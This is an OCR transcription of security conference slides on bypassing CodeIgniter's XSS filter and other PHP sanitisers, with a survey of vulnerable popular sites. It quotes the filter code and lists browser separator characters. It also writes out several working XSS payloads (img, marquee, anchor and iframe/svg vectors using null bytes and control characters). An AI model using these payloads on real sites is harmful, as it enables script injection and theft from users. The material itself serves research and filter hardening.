


```
function remove_invisible_characters($str, $url_encoded = TRUE)
{
        $non_displayables = array();

        // every control character except newline (dec 10)
        // carriage return (dec 13), and horizontal tab (dec 09)

        if ($url_encoded)
        {
                $non_displayables[] = '/%0[0-8bcef]/';  // url encoded 00-08, 11, 12, 14, 15
                $non_displayables[] = '/%1[0-9a-f]/';   // url encoded 16-31
        }

        $non_displayables[] = '/[\x00-\x08\x0B\x0C\x0E-\x1F\x7F]+/S';   // 00-08, 11, 12, 14-31, 127

        do
        {
                $str = preg_replace($non_displayables, '', $str, -1, $count);
        }
        while ($count);

        return $str;
}
```

THE REMOVE INVISIBLE FEATURE WAS WORKING FINE BUT ...


ONE DOES NOT SIMPLY `COMMIT` :)

DEVELOPER REPLIED


narfbg commented on Jan 25

Yeah, you're right ... `remove_invisible_characters()` worked, but a previous commit broke replacements for attributes: `dbd999f`


`<math>` : `505431a`


Previous commit caused side effects ...

narfbg authored on Jan 25 1 parent b69103e commit dbd999f33374f6541f167e3d77a3e80a991b301

MORE XSS BYPASSES ...

VALID SEPARATORS IN DIFFERENT BROWSERS




```
IExplorer = [0x09,0x0B,0x0C,0x20,0x3B]
Chrome = [0x09,0x20,0x28,0x2C,0x3B]
Safari = [0x2C,0x3B]
FireFox = [0x09,0x20,0x28,0x2C,0x3B]
Opera = [0x09,0x20,0x2C,0x3B]
Android = [0x09,0x20,0x28,0x2C,0x3B]
```

https://twitter.com/kinugawamasato

ref: https://zdresearch.com/zdresearch-xss1-challenge-writeup/

VALID SEPARATORS IN DIFFERENT BROWSERS




The following characters can be used as whitespaces.

09	Horizontal Tab
0A	New Line
0B	Vertical Tab
0C	New Page
0D	Carriage Return
A0	Non-breaking Space
20	Space

http://websec.ca/kb/sql_injection#MySQL_Fuzzing_Obfuscation


BYPASS # 3 \UC IN ACTION



```
<a•href•=javascript&colon;confirm(1);>click</a>
```

demo: http://jsfiddle.net/GTxVt/5/

BYPASS # 4 & 5




```
/*IE7,IE8 and IE9 XSS attack vector
%0B==vertical tab and %00==NULL
Old IE versions treat %0B as valid tag/attribute separato
iv) <img%0Bsrc=x o%00nerror=confirm(location)>
v)  <marquee/o%00nstart=javas%00cript:alert(location)>XSS
```

Utility that is very useful for placing valid separators accordingly is:

HxD http://mh-nexus.de/en/hxd/

XSS VECTOR HAVING ALL FUZZ FORMS OF WHITESPACES ...


Ashar Javed
@soaj1664ashar

#XSS Vector with all fuzz forms of "whitespaces" + NULL:


```
<iframe/src="data:text/html,
<svg%09%0A%0B%0C%0D%A0%00%20on
load=confirm(1);>">
```

https://twitter.com/soaj1664ashar/status/35857426838624665

IMPORTANT THING TO REMEMBER AS FAR AS CODEIGNITER IS CONCERNED ...

Only useful for HTML context ....

You <u>should not</u> use it for attribute, style, script and URL context.



narfbg commented on Jan 31


Collaborator

@soaj1664

HTML context only.

https://github.com/EllisLab/CodeIgniter/issues/2667

INITIALLY DEVELOPERS WERE ALSO NOT SURE ABOUT CODEIGNITER'S USAGE


narfbg commented on Oct 4, 2013

I'm not the author of the XSS filter, but AFAIK it aims to filter everything.


https://github.com/EllisLab/CodeIgniter/issues/2667

SUMMARY OF BYPASSES

Only for attendees :)


ALEXA TOP 100 SITES

I surveyed top 10 sites from the following 10 categories ...



Name

- Adult
- Arts
- Games
- Health
- Home
- News
- Recreation
- Shopping
- Society
- Sports


XSS DISTRIBUTION IN DIFFERENT CATEGORIES (50 OUT OF 100 ARE VULNERABLE)



INJECTION DISTRIBUTION



MY SHORT WRITE-UP


XSS is not going any where ...

by

Ashar Javed

https://twitter.com/soaj1664ashar

http://www.scribd.com/doc/210121412/XSS-is-not-going-anywhere

CONCLUSION

- Our large scale survey of PHP-based sanitisation routines shows SAD state of web security as far as XSS is concerned.
- The proposed attack and testing methodology is general and may be applied to other server-side languages.
- What if we automate this context-specific attack methodology and unleash automation tool on a large scale survey of deep web ... :)

